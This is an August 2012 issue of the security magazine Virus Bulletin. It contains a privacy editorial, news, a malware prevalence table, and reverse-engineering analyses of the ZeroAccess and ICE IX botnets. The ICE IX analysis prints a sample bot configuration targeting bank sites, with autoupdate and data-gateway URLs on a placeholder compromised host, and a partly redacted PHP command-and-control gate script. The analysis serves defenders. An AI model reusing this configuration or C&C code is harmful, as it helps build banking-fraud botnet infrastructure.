AUGUST 2012

virus BULLETIN

Fighting malware and spam

CONTENTS

ISSN 1749-7027

IN THIS ISSUE

ICE AGE

Aditya Sood and colleagues present an analysis of ICE IX bot, a descendent of the Zeus bot which demonstrates how one bot can give rise to another.
page 8

HIDE AND SEEK

There are multiple ways to hide the decoder, such as by forcing Windows to apply a relocation delta, or by using obscure instruction side effects. Now, W32/Tussie shows us a way to hide the encoded data. Peter Ferrie has the details.
page 16

A LOAD OF JUNK

As a form of anti-debugging/anti-emulation, some malicious programs insert garbage code within their instructions. Raul Alvarez looks at the use of garbage code and unsupported or rarely used APIs by recent malware.
page 18

'[In] the digital realm ... we tread very carefully and avoid reporting [incidents] for fear of divulging sensitive data, i.e. the IP address.'

Wout de Natris, De Natris Consult

IP ADDRESSES AND PRIVACY-SENSITIVE DATA: A DIFFERENT POINT OF VIEW

For as long as I have been involved in spam enforcement and the sharing of data between entities, public and private, the discussion as to whether an IP address is personal data has been on the agenda.

There is no doubt that providing an IP address to an entity can lead to the identification of the end-user. (Although this may be changing somewhat because of IPv4 depletion and the introduction of carrier-graded NATs, where more and more end devices are behind one IP address.)

To look at the issue from a different angle, consider the following scenario: I'm walking down the street – it's very quiet, nobody else is around. I notice that a fire has broken out in an apartment block and someone is trapped, shouting for help. I shout: 'Do you give consent for me to hand over your personal data (your address) to the emergency services?' The person in the building replies 'No, I don't'. There is nothing I can do but walk on.

Next, I see two people on the street, one of whom appears to be attacking the other. They are standing in a doorway. I shout 'do you want me to call the police?' 'Yes!', replies the person being attacked, but the attacker shouts 'No! I live here and by giving the police this address you would be infringing on my privacy!'. Again, there is nothing I can do but put my phone away and walk on.

In reality, of course, I would have called the emergency services without hesitation and without a second thought to the sensitive data involved. Privacy infringement would not have entered the minds of the victims, the police, the fire brigade, or even the privacy commissioner.

However, as soon as we enter the digital realm and a break-in is discovered (whether in real time or after the event), a DDoS attack is noticed, or spam is seen being sent from a machine, we tread very carefully and avoid reporting the incident for fear of divulging sensitive data, i.e. the IP address. In my opinion there is no difference between this and the 'real-world' situations described above: a law has been broken or an emergency situation has arisen, and it should immediately be reported to the proper authority.

By giving the street address in the two real-world examples, I do not say anything about who's living there (I may not even know). The most important thing is that someone needs help. On the Internet someone also needs help – perhaps a private individual, a company, a government or other organization – but here that does not seem to count for as much. If someone discovering a crime on the Internet says 'from this IP address a crime or violation has happened/is happening', they do not say anything about the owner of the machine (just like reporting a fire or burglary). The only difference is that a (regulatory) enforcement agency or botnet mitigation centre may be asked for assistance rather than the police or fire brigade.

If a government has provided the (regulatory) enforcement agencies with the proper powers to investigate (not all regulatory enforcement agencies have these powers), they have the right to ask for privacy-sensitive data under specific circumstances. It is up to a judge either to approve the information request beforehand or judge afterwards, depending on the choice made in the law. No privacy is infringed by reporting, and if it is, a judge will set it right.

I think it's time to set the record straight on privacy and if necessary set rules on what's allowed and what isn't. The fact that breaking and entering in the form of accessing or taking over a computer (and its subsequent use for ill purposes) cannot be reported just does not sit right with me.

I wonder whether privacy is really the reason for not reporting such incidents. It's time to find out what the other reasons could be and for governments, where possible, to provide the ideal situation for entities to report in. Reporting would greatly enhance safety and security in the online world and in the real world too – hacked computers and online intrusions are in the end real-life threats as money and identities are stolen, sensitive data is abused and organizations are threatened.

NEWS

VB2012: CALL FOR LAST-MINUTE PAPERS

Virus Bulletin is seeking submissions from those wishing to present last-minute technical papers at VB2012.

The last-minute presentations will be selected by a committee consisting of a number of industry members including members of the *VB* advisory board. The committee will be looking for presentations dealing with up-to-the-minute specialist topics, with the emphasis on *current* and *emerging* ('hot') topics.

Those selected for the last-minute presentations will be notified 18 days prior to the conference start, and will be required to prepare a 30-minute presentation to be given on Thursday 27th September at the Fairmont Dallas hotel in Dallas, TX, USA.

Those selected for the last-minute presentations will receive a 50% discount on the conference registration fee.

The deadline for submissions is 30 August 2012.

The full call for papers, including details of how to submit a proposal, can be found at http://www.virusbtn.com/conference/vb2012/call/.

RESEARCHERS DISCOVER EXTENT OF DATA COLLECTED BY IPHONE APPS

Bitdefender researchers have found that almost one in five *iOS* apps can access a user's *iPhone* address book, 41% can track the user's location, and more than one in three store user data without encrypting it.

The researchers looked at more than 65,000 apps available from *Apple*'s *App Store* and found that an alarming number of applications access user data without explicitly seeking the user's permission. Although it was clear that many of the apps required such data and privileges in order to function, the researchers found many others that seemed to have no requirement for the data they were collecting. Furthermore, 42.5% of the applications did not encrypt user data when storing it – thus potentially putting the data at risk after collecting it.

Of the apps analysed, 18.6% were able to access the full contents of the user's address book – the researchers considered it unlikely that all of these apps would legitimately require access to the address book.

Meanwhile, 41.4% of the apps analysed had location-tracking functionality – making it likely that the majority of *iPhone* users have at least one app on their device that knows their location.

Prevalence Table – June 2012[1]

Malware	Type	%
Autorun	Worm	10.97%
Downloader-misc	Trojan	6.88%
Iframe-Exploit	Exploit	5.98%
Sirefef	Trojan	5.41%
Conficker/Downadup	Worm	5.13%
Heuristic/generic	Virus/worm	4.85%
Crypt/Kryptik	Trojan	4.48%
Exploit-misc	Exploit	4.05%
Adware-misc	Adware	3.28%
Injector	Trojan	2.64%
Sality	Virus	2.58%
Heuristic/generic	Trojan	2.53%
Agent	Trojan	2.37%
FakeAV-Misc	Rogue	1.99%
Dorkbot	Worm	1.81%
Crack/Keygen	PU	1.59%
Blacole	Exploit	1.56%
Encrypted/Obfuscated	Misc	1.49%
Jeefo	Worm	1.31%
Dropper-misc	Trojan	1.30%
Wimad	Trojan	1.29%
Virut	Virus	1.26%
Backdoor-misc	Trojan	1.15%
LNK-Exploit	Exploit	1.14%
Ramnit	Trojan	1.02%
FakeAlert/Renos	Rogue	0.99%
AutoIt	Trojan	0.97%
Brontok/Rontokbro	Worm	0.83%
PDF-Exploit	Exploit	0.83%
Lethic	Trojan	0.79%
Kuluoz	Trojan	0.75%
Redirector	PU	0.74%
Others[2]		16.01%
Total		100.00%

[1]Figures compiled from desktop-level detections.

[2]Readers are reminded that a complete listing is posted at http://www.virusbtn.com/Prevalence/.

MALWARE ANALYSIS 1

ZACCESS DETAILED ANALYSIS

Neo Tan, Kyle Yang
Fortinet, Canada

ZAccess is short for ZeroAccess; it used to be a kernel-mode botnet that came with a very sophisticated rootkit. It was infamous for its ability to kill the processes trying to attach to it and access its hidden files in ring 0. Some of its variants even packed the malicious code inside the rootkits, making it even harder to detect or analyse.

Recently, we have seen a new trend in ZAccess: less is more. In around March 2012, we noticed that the aggressive self-defence technique had disappeared from some variants. And in June 2012, the whole rootkit was removed, making it a completely user-mode piece of malware.

One reason for doing this is probably because the self-defence method it was using had been so well analysed by the anti-virus industry that it was likely to become an easy target for anti-virus detection. This change also unifies the implementation of 32-bit and 64-bit versions of the bot, as the 64-bit version has never used rootkits. Unifying them makes the two versions more alike, thus more portable/interchangeable, and makes maintenance easier.

In terms of communication, the malware has had a lot of upgrades since its earlier versions, both in its encryption routine and its communication data structure. Clearly, the focus of the malware author(s) is shifting from simply protecting every single bot locally to protecting the entire botnet by strengthening the security of communications in its P2P architecture. Table 1 summarizes the differences between a previous version of ZAccess and the latest one.

1. INSTALLATION

The latest ZAccess installer included an embedded MS Cabinet file which contains the files to be installed. There are different filenames in that cabinet file, based on different computer architecture (32 bits versus 64 bits). We will focus on the behaviour of the latest ZAccess version on 32-bit computer architecture. The files are as follows:

1. e32[e64] – This is the DLL to be injected, very similar to an unpacked version of n32 (not in the previous version).
2. fp.exe – This is the old version of the *Flash Player* installer for an installation method used by this malware to bypass the UAC in *Windows Vista* and *Windows 7*.
3. n32[n64] – This is the DLL used to inject into the explorer.exe process. It will be the drop-file 'n'. This is the main file that is responsible for communicating with the other bots.
4. s32[s64] – This is a list of 256 peer IP addresses, which will be the base version of file '@'.
5. w32[w64] – This is the shellcode used to inject the system process services.exe, which can only be used when a flag is set. It has the ability to search for a file's extended attributes and execute their content. It could be used when the situation does not allow direct injection of DLL e32 [1]. This shellcode was hard-coded inside the installer in the previous version. Now it is more flexible.

At the beginning of the installation process, the malware will still try to disable *Windows Defender*, *Action Center Services* and some forensic tools such as *IceSword* and *InstallWatcher*. In the previous version, the injection routine and the injection DLL were encrypted inside the 'rtk32' driver file. That driver also contained a rootkit to hide the installed folder and enable read and write access to the installed files. The latest version abandons this technique, dropping files in the following locations and simply giving them hidden properties:

	Version around March 2012	**Version around June 2012**
MSCF included files	32.#, 64.#, fp.exe, rtk32, rtk64	e32, e64, fp.exe, n32, n64, w32, w64
Communication protocol	P2P, TCP only	P2P, UDP and TCP
Communication encryption	RC4 with static key: the md5 of 0xCD6734FE	XOR with modifier for the UDP and RC4 for TCP communication with dynamic key
Commands	getL, retL, getF, setF, srv?, yes!, news	getL, retL, newL,getFile, sendFile
Self-defence method	1. Use driver to access the hidden files. 2. Downloaded files have a signature in their resources to be verified as 'legit' files.	1. Driver no longer used to hide files. Instead, the property of the installed files is set to hidden. 2. Both the traffic and downloaded files have signatures to be verified to prove their integrity.

Table 1: Differences between earlier and later versions of ZAccess.

- Install files:
  1. %WINDOWS%\Installer\{79bb545a-8497-2457-a3bc-87445a1c952f}\@ – list of peer IPs, updating in real time.
  2. %WINDOWS%\Installer\{79bb545a-8497-2457-a3bc-87445a1c952f}\n – n32.
- Downloaded files, the filename starting with 0x8000000 is the DLL file that can be loaded from the installer:
  1. %WINDOWS%\Installer\{79bb545a-8497-2457-a3bc-87445a1c952f}\U\00000001.@ – this only contains encrypted data in its resources.
  2. %WINDOWS%\Installer\{79bb545a-8497-2457-a3bc-87445a1c952f}\U\80000000.@ – this uses 00000001.@'s resources. It is a helper DLL that accesses and modifies the extended attributes of install files.
  3. %WINDOWS%\Installer\{79bb545a-8497-2457-a3bc-87445a1c952f}\U\800000cb.@ – this injects %system32%\svchost.exe. The inject DLL is stored in its cabinet file system, using filename 'noreloc.cod'. This DLL labels itself with the class name 'z00clicker3'.

After injecting the system process explorer.exe, it modifies the registry: HKLM\SOFTWARE\Classes\CLSID\{F3130CDB-AA52-4C3A-AB32-85FFC23AF9C1}\InprocServer32 from '%WINDOWS%\system32\wbem\wbemess.dll' to '%WINDOWS%\Installer\{79bb545a-8497-2457-a3bc-87445a1c952f}\n' in order to auto load the bot's DLL every time the system starts.



Figure 1: Peer-to-peer sequence.

2. COMMUNICATION BETWEEN PEERS

During the installation, the DLL e32 is injected into the explorer.exe process. The main purpose of this injection is to communicate with other peers to get the updated peer list and download the latest components. Figure 1 shows a diagram of the peer-to-peer sequence.

3. GET PEER AND FILE LIST (GETL & RETL)

Initially, the bot sends an encrypted getL message with format: |crc32|getL|0000000000|random| to all the peers stored in the original 's32' file. One of the active peers will reply with the encrypted retL message.

The data can be decrypted using the algorithm described in the following pseudo code:

```
for(i = 0; i<data_length; i++;)
{
        key = "ftp2";
        data[i] ^= key;
        key = key<<<1;
}
```

The retL message contains both an updated peer IP list and a file list. Figure 2 shows an example of the decrypted retL data.

The retL data can be divided into three parts: header, peer list and file list.

3.1 Header

The getL and retL message share the same header structure, with the exception of the fact that in the getL message there is a random dword at the end. This is generated by calling the CryptGenRandom API. In the retL message, there is more data appended after the header.

```
typedef struct UDP_Message_Header {
        DWORD crc32;
        DWORD command;
        DWORD newL_flag;
}
```

crc32: The crc32 hash of this message, with this field filled with 0s.

command: There are three kinds of commands: getL, retL and newL, which is fewer than in the previous version.



Figure 2: Decrypted retL data (IP list is altered to conceal the victims' IPs).

newL_flag: This determines whether the peer will broadcast newL messages.

3.2 Peer list

The first dword (10 00 00 00) is the size/count of the following data, the peer IP count in this case.

This retL command contains 16 peer IPs in the list, each entry containing two dwords (eight bytes). The first dword is the IP address and the second dword is the active time. This value will be used to calculate the peer timestamp when parsing. After the calculation, the IPs will be sorted by timestamp, with the earliest at the top, and stored in the '@' file. Any invalid IPs (such as 255.255.255.255) will be skipped when parsing.

3.3 File list

In Figure 2, the first dword after the peer list indicates that there are three file entries. Each entry in the file list has 0x8C bytes. The data structure of each entry is described as follows:

```
typedef struct File_Entry {
        DWORD filename;
        DWORD timestamp;
        DWORD fileszie;
        Byte signature[0x80];
}
```

filename: Specifies the filename stored in the bot.

timestamp: This is calculated by calling the GetSystemTimeAsfileTime API and then RtlTimeToSecondsSince1980. This is how it calculates the IP timestamps as well.

filesize: Specifies the file size.

signature: This will be used by calling the CryptVerifySignatureW API to verify the md5 of the first 0xC bytes (filename, timestamp, filesize) of this entry. The public key is stored in the installer file. Figure 3 shows how the public key is imported into the bot.

This is a newly added integrity check in the latest version of ZAccess. It calls the CryptSetHashParam API with the md5 of the first 0xC bytes of the File_Entry (e.g. '01 00 00 00 67 70 E6 3C 70 06 00 00' in Figure 2) as pbData, to prepare the handle of a hash object. Then it calls the CryptVerifySignatureW API to verify the hash object with pbSignature obtained from the later 0x80 bytes of the File_Entry (e.g. 'B9 EF 93 09 CC … &C 4E 86 C8' in Figure 2), using the hPubKey parameter obtained in Figure 3.



Figure 3: Importing the public key.

By doing so, each file entry has its own integrity checking; this makes it harder for analysts to modify file request commands or replace files in the traffic. In [2], the author proposed an interesting method for taking down the botnet – 'to inject a poisoned pill into the U directory of one of the peers' – because at that time, this integrity checking was not yet present. Now, the presence of integrity checking makes the implementation of this idea a lot harder. And later on, once the file is downloaded, there is another similar signature verification just before the file is loaded, which makes it even harder. However, it is still feasible as we have figured out how this integrity checking works.

4. GET LATEST FILE (GETFILE & SENDFILE)

There are no longer any 'getF' and 'setF' commands. After parsing the retL message, the bot sends a command to get the files. It uses the TCP protocol to do so, as using UDP to implement file downloading with the consideration of packet loss and arrival order is quite complicated. The file request message is in plain code (not a good idea) e.g. the message requests a filename '00000001' with timestamp '3CE67067' and the size 0x670 is: '01 00 00 00 67 70 E6 3C 70 06 00 00', which is exactly the first 0xC bytes just before the signature in the file list (highlighted in deep blue in Figure 2).

The file that is sent back will be decrypted using the RC4 algorithm, in which the key is the md5 of the file request message: '01 00 00 00 67 70 E6 3C 70 06 00 00'. In this way, each file is encrypted with a different key via the RC4 algorithm, which is a dynamic encryption routine as opposed to a fixed key used in the previous version. This is quite an improvement from the previous versions in protecting the communication data. After downloading the file, the File_Entry data will be stored temporarily in the file's extended attributes for future use.

Before dropping and running the downloaded file, the CryptVerifySignatureW API is called again to verify the file with the same public key. The procedure is very similar to the integrity checking of the File_Entry:

1. It loads the downloaded file into memory as an image, and calls the RtlImageNtHeader API to verify that it is an MZ file.
2. It uses a special routine instead of the LoadResource or FindResource APIs to load the last resource. (In previous versions, it actually looked for the resource with the name '33333', which was easily discovered by anti-virus analysts.) It calls the RtlImageDirectoryEntryToData API with the third parameter set to 2 to get the resource directory entry address. Then it parses the resource table and finds the last resource with the name '33333'. At the end it calls the RtlAddressInSectionTable API with the third parameter set to the offset of the last resource so that the return value is its virtual address in memory. The APIs used here are from ntdll library, undocumented.
3. It copies the contents of the last resource ('33333') to another temporary memory. The data is the signature with size 0x80 bytes. It temporarily fills the resource field in the image with 0s.
4. It calculates the md5 of the image.
5. It copies the signature back to the image.
6. It calls the CryptSetHashParam API to prepare the handle of a hash object from the md5, and then calls the CryptVerifySignatureW API to verify the signature obtained in step 3.

After the verification, it calls the LdrGetProcedureAddress API to get the call address export function with ordinary #2 and then calls the RtlImageDirectoryEntryToData API again for the manual importing of all the required libraries before it calls the exported function. It also passes through the right parameters, so that the downloaded file can be loaded successfully. (This explains why if you try to run the downloaded DLL independently, it will not be loaded properly.)

Figure 4 shows how the downloaded file 80000000.@ interacts with its calling process. At virtual address 0x10001AF1 and 10001B04, it compares data passed inside [ESI] and makes a call back to its caller.

5. ANTI-TAKEDOWN, NEWL

This command is not normally used. However, if a (fake) peer A keeps feeding peer B with dead IP addresses with a large active timestamp, B will soon become dead because its peer list will be filled with 256 dead IP addresses (thus B will be unable to connect to the botnet to get updates). When this happens to a large list of peers, it is a catastrophe for the botnet.

This is where the newL command comes in; it could be used by the botmaster to insert active peers (or update servers) to the dead peers' IP lists in order to revive them. We have not yet seen any newL commands being sent – the following sequence is inferred based on reverse-engineering the bot and finding out what it is capable of.

If peer B receives a getL message from peer A with the newL_flag containing a value other than zero, it will send back a regular retL message to A, with the newL_flag set to the same value. Then peer A will broadcast a newL message to its 16 latest IPs in the IP list. The newL message is formed as: |crc32|newL|80000000|peerB'sIP|. The peer that receives



Figure 4: Export function #2 in file 80000000.@.

this newL message will store the IP and then broadcast the same newL message to the 16 latest IPs in its IP list.

The getL message step seems redundant here, because all the botmaster needs to do is to send a newL message to initiate the broadcasting. The reason for adding this extra step is probably to conceal peer A's IP address (location) from the public.

CONCLUSION

As we can see, the time period between the two versions is short. And this will undoubtedly not be the final version of ZAccess – it is still evolving and has a lot of areas which need improving. However, by dissecting this version of ZAccess, we have gained a comprehensive idea of where it is going and how. When the next version comes, it won't be hard for us to reverse it again.

REFERENCES

[1] http://blog.eset.com/2012/06/25/zeroaccess-code-injection-chronicles.

[2] http://www.kindsight.net/sites/default/files/Kindsight_Malware_Analysis-ZeroAcess-Botnet-final.pdf.

MALWARE ANALYSIS 2

INSIDE THE ICE IX BOT, DESCENDENT OF ZEUS

Aditya K. Sood, Richard J. Enbody
Michigan State University, USA

Rohit Bansal
SecNiche Security Labs, USA

The ICE IX bot is considered to be a descendent of the Zeus botnet because it uses some of Zeus's source code. ICE IX communicates using the HTTP protocol, so it can be considered to be a third generation botnet. While it has been used for a variety of purposes, a major threat of ICE IX comes from its manipulation of banking operations on infected machines. As with any bot, infection results in establishing a master-slave relationship between the botmaster and the compromised machine.

Some researchers do not consider ICE IX to be as effective as Zeus [1] – for example because of its code reuse, having fewer features, and so on. ICE IX implements the web injects feature that was the core feature of the Zeus botnet. It also uses some of the interesting code patterns from Zeus's source. For example, the web injects module has been optimized to work effectively with different browsers. ICE IX implements enhanced driver-mode code to bypass firewalls and protection software without raising any alarms. However, ICE IX is still an interesting target for analysis and in this paper we present an analysis of the ICE IX bot version < =1.2.0 to cover its different functionalities.

The roots of the name ICE IX may lie in literature: William Gibson's 1984 novel *Neuromancer* coined the term 'ICE', which stood for 'Intrusion Countermeasure Electronics', and the central theme of Kurt Vonnegut's 1963 novel *Cat's Cradle* was the ice-nine crystal – which spread to crystallize the water of the world. In the rest of the paper, we will shorten ICE IX to ICE.

ICE BOT BUILDING AND CONFIGURATION

To configure the ICE bot, several parameters are defined in the file settings.txt. This file contains several sections, each defining various functions of the ICE bot. It is useful to begin with the configuration settings because these expose the bot's capabilities. The different configuration parameters of the ICE bot are as follows:

- autoupdate_path: this parameter defines the path of the executable file (hosted in a remote location) that the ICE bot downloads to update itself when configuration parameters change.
- receiving_script_path: this parameter defines a path to the gateway that the ICE bot uses to connect back to

its Command and Control (C&C) server. ICE uses this connection to pass on information extracted from the compromised machines.

- injects_file: this parameter defines a path to the web injects file which contains rule sets for altering incoming HTTP responses to inject illegitimate content into web pages.
- DataGrabFilters: this parameter defines filters for grabbing content in web pages.
- URLRedirects: this parameter defines redirection rules for particular domains, allowing the browser to serve a fake web page when a legitimate domain name is entered in the address bar.
- MirrorServers: this parameter defines a path for backup servers that store the different configuration files for the ICE bot. If a primary server becomes unavailable, this option acts as a secure failover so the bot can download other versions of configuration files from mirror (backup) servers.
- URIMasks: this parameter specifies various masks (a.k.a. rules) for customizing operations on different websites. The 'N' flag specifies that the ICE bot should not write any data in its reports. The 'S' flag instructs the bot to take a screenshot of the web page specified in the URI. The 'C' flag instructs the bot to manage the cookie handling support for the masked URI so it can preserve and delete the cookies associated with the domain. The 'B' flag blocks access to the website specified in the masked URI.

A simple example of an ICE bot configuration file is presented in Listing 1.

Once the configuration parameters have been defined in the settings file, it's time for the builder to generate a bot that uses the following specific build parameters:

- Configuration File – path to the configuration file containing settings parameters.
- Configuration File Retrieval Time – specifies the time interval to be set for successful retrieval of the configuration file from the server.
- Statistics Retrieval Time – specifies the time interval for sending information back to the C&C server.
- Encryption Key – the RC4 encryption key used for encrypting the configuration file.
- Certification Deletion – deletes certificates from the infected machine after installation of the bot.
- Disable TCP Operations – stops various TCP servers including SOCKS, VNC, etc. that are used as backconnect servers.

```
{"Settings"

  autoupdate_path "http://hacked_domain/bot.exe"
  receiving_script_path "http://hacked_domain/script.php"
  injects_file "web_injects.txt"

  {"DataGrabFilters"
    ; "Http://mail.rambler.ru/ *" "passw; login"
  }

  {"URLRedirects"
     "Http://www.rambler.ru" "http://www.yandex.ru" "GP" "" ""
  }

  {"MirrorServers"
    "http://backup_domain/config_backup_v_1.bin"
  }
     URI mask
  {"URLMasks"e
    "Nhttp: / / * wellsfargo.com / *"
    "Nhttp: / / citibank.com / *"
    "S * / chase.com / *"
    "S * / bankofamerica.com / *"
  } }
```

Listing 1: Example layout of an ICE bot configuration file.

Other configuration parameters exist, but the primary ones are those discussed above. (More detail is provided in the appendix.)

UNDERSTANDING THE GATE COMMUNICATION

The gate acts as an interface between the C&C server and the infected machine. The bot connects to the gate, which in turn connects to the C&C server. Thus, the bot does not send information directly to the C&C server, but instead routes it through the intermediate gate. This gate organization provides a more modular architecture and it is possible to host the C&C server on a different domain from the gate. However, the gate and C&C server are usually hosted on the same domain. From a design perspective, gate.php depends on the config.php and global.php files.

Listing 2 shows how the C&C server sends the configuration file (settings.bin) in response to a request from the bot sent through the gate. The bot sends a unique identifier and a computed hash from the infected machine

in the HTTP POST parameters. Once the gate receives the information, it executes the custom code in the config.php file. The configuration module then verifies the hash by recomputing it on the server side. This check validates the successful installation and identity of the bot. The configuration module executes an RC4 encryption routine and implements MD5 on the string returned by the RC4 encryption routine. The identifier ($id) is passed as a parameter to the RC4 encryption with the encryption key (rc4Init ($plainkey)) that was established during the installation of the bot. Once the hash is computed, it is verified against the hash transmitted by the bot. If the hashes match, the C&C server serves the settings.bin file over HTTP as an attachment. The file encoding is always defined as binary and is served as plain text content over HTTP. In this way, the configuration file is sent to the bot in the infected machine.

Our disassembly of the ICE bot binary yielded results similar to those shown in Listing 2. Figure 1 shows how the ICE bot uses variables 'bn1' and 'sk1' to extract information from the infected machine. The 'bn1' variable holds the unique value of an identifier, while the 'sk1' variable holds the hash value.

Figure 2 shows how the ICE bot generates the hash. It implements the CryptHashData and CryptCreateHash functions to handle hash operations. The bot keeps sending HTTP POST requests back to the C&C server to notify it of any updates in the system and to send extracted information. The HTTP POST request sent back to the gate is presented in Listing 3.

Another interesting fact is that the bot generates fake HTTP traffic to google.com/webhp. Whenever the bot sends information back to the gate using HTTP POST requests, it also sends HTTP GET requests to google.com. The result is fake traffic so that the HTTP

```
<?php
$plainkey='[Encryption key to be used]';
$config_file='settings.bin';

$id=$_POST['bn1'];
$hash=$_POST['sk1'];

$originalId=$id;

function rc4Init($key){-- Redacted --}
function rc4(&$data, $key) {-- Redacted --}

rc4($id,rc4Init($plainkey));

$hashtocompare=strtoupper(md5($id));
$data="originalId=$originalId hash=$hash hashtocompare=$hashtocompare\n";

if ($hashtocompare==$hash)
        {
        header('Content-Type: text/plain');
        header('Content-Disposition: attachment; filename=' . $config_file);
        header('Content-Length: ' . filesize($config_file));
        header('Content-Transfer-Encoding: binary');
        readfile($config_file);
        }
else
        {

        header($_SERVER['SERVER_PROTOCOL']." 404 Not Found");
        }
?>
```

Listing 2: ICE bot configuration module.



Figure 1: Parameters extracting ID and hash information.

